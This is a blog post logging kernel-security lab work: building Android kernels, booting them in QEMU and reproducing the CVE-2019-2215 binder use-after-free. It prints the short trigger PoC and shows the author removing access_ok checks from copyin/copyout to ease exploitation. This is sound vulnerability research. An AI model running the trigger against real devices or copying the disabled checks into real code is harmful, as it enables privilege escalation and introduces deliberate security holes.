Android kernel emulation with QEMU


We are going to try all the iterations of the android kernel in order to understand the compatibility of emulator.

In that case, we will start working with cloudfuzz's android kernel that works on Android10, Pixel2 XL.

```
repo init --depth=1 -u https://android.googlesource.com/kernel/manifest
-b q-goldfish-android-goldfish-4.14-dev

repo sync -c --no-tags --no-clone-bundle -jnproc
```

On qemu it worked

https://fadeevab.com/build-android-kernel-and-run-on-qemu-minimal-step-by-step/



---

android13-5.15

Pulling the common android kernel

make defconfig

```
make kvm_guest.config
```

```
wget https://storage.googleapis.com/syzkaller/wheezy.img
```

```
qemu-system-x86_64 -m 1G -kernel arch/x86/boot/bzImage -hda
wheezy.img -append "root=/dev/sda" -nographic
```

WORKED

It worked for different branch names too

```
QEMU
Machine View
[ ok ] Cleaning up temporary files....
[FAIL] startpar: service(s) returned failure: udev ... failed!
INIT: Entering runlevel: 2
[info] Using makefile-style concurrent boot in runlevel 2.
[ ok ] Starting enhanced syslogd: rsyslogd.
[ ok ] Starting periodic command scheduler: cron.
[ ok ] Starting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 7 syzkaller tty1

syzkaller login: root
Last login: Sun Mar 19 20:19:27 UTC 2023 on tty1
Linux syzkaller 5.15.78+ #2 SMP Sun Mar 19 23:26:46 +03 2023 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@syzkaller:~# uanme -a
-bash: uanme: command not found
root@syzkaller:~# uname -a
Linux syzkaller 5.15.78+ #2 SMP Sun Mar 19 23:26:46 +03 2023 x86_64 GNU/Linux
root@syzkaller:~#
```

```
cin@cin:~/andkernel/common$ git branch -a
  android-mainline
* android13-5.15
  remotes/origin/HEAD -> origin/android-mainline
  remotes/origin/android-4.14-stable
```

Without kvm_guest.config it worked.

ASB

On Ubuntu 18.04.6 LTS

Enabled CONFIG_BINDER_IPC and KASAN manually.

Patched the vulnerability manually which is mentioned here.

609966 UPSTREAM: ANDROID: binder: remove waitqueue when thread exits. drivers/staging/android/binder.c

Base browse → Patchset 1 browse DOWNLOAD

File File

+4524 common lines +10

```
4525 »       »       »       t = t->to_parent;
4526 »       »       » } else if (t->from == thread) {
4527 »       »       »       t->from = NULL;
4528 »       »       »       t = t->from_parent;
4529 »       »       » } else
4530 »       »       »       BUG();
4531 »       »       » spin_unlock(&last_t->lock);
4532 »       »       » if (t)
4533 »       »       »       spin_lock(&t->lock);
4534 »       }
4535
4536 »       /*
4537 »        * If this thread used poll, make sure we remove the waitqueue
4538 »        * from any epoll data structures holding it with POLLFREE.
4539 »        * waitqueue_active() is safe to use here because we're holding
4540 »        * the inner lock.
4541 »        */
4542 »       if ((thread->looper & BINDER_LOOPER_STATE_POLL) &&
4543 »           waitqueue_active(&thread->wait)) {
4544 »       »       wake_up_poll(&thread->wait, POLLHUP | POLLFREE);
4545 »       }
4546
4547 »       binder_inner_proc_unlock(thread->proc);
4548
4549 »       if (send_reply)
4550 »       »       binder_send_failed_reply(send_reply, BR_DEAD_REPLY);
4551 »       binder_release_work(proc, &thread->todo);
4552 »       binder_thread_dec_tmpref(thread);
4553 »       return active_transactions;
4554 }
4555
4556 static unsigned int binder_poll(struct file *filp,
```

+1279 common lines +10

I commented out the green region on the kernel and commented out a few lines for iovec's usage for exploitation.

```
static int copyout(void __user *to, const void *from, size_t n)
{
/*      if (access_ok(to, n)) {
                kasan_check_read(from, n);
                n = raw_copy_to_user(to, from, n);
        }*/
        n = raw_copy_to_user(to, from, n);
        return n;
}

static int copyin(void *to, const void __user *from, size_t n)
{
/*      if (access_ok(from, n)) {
                kasan_check_write(to, n);
                n = raw_copy_from_user(to, from, n);
        }*/
        n = raw_copy_from_user(to, from, n);
        return n;
}
```

The kernel is **ASB-2019-11-05_mainline**

Booted up with qemu as i mentioned above


PoC compiled with direct gcc on the VM machine because its x86 kernel is running on the qemu.

```
#include <fcntl.h>
#include <sys/epoll.h>
```


```
#include <sys/ioctl.h>
#include <unistd.h>

#define BINDER_THREAD_EXIT 0x40046208ul

int main()
{
        int fd, epfd;
        struct epoll_event event = { .events = EPOLLIN };

        fd = open("/dev/binder", O_RDONLY);
        epfd = epoll_create(1000);
        epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);
        ioctl(fd, BINDER_THREAD_EXIT, NULL);
}
```

I pulled the PoC by wget and SimpleHTTPServer to the machine.

We got the KASAN report when I run the PoC




I tried to run CVE-2019-2215 LPE on the qemu and i got it this.



Let's try to make it works.

Side note:

I couldn't emulate any android kernel with android configs. I can enable the binder manually, but other environments demand different needs that QEMU **cannot** supply. For this reason, if you are working on a specific device's kernel or specific config file you have to have the device or customized QEMU which could be the emulator or the cuttlefish. In that case, we have a few public sources:



https://sites.google.com/junsun.net/how-to-run-cuttlefish/home

---

Yayımlandı Ocak 18, 2023 kategorisi Android Kernel
yazarı: admin

Etiketler:

Yorumlar

Bir yanıt yazın

E-posta adresiniz yayınlanmayacak. Gerekli alanlar * ile işaretlenmişlerdir

Yorum *

Ad *

E-posta *

İnternet sitesi

☐ Daha sonraki yorumlarımda kullanılması için adım, e-posta adresim ve site adresim bu tarayıcıya kaydedilsin.

Yorum gönder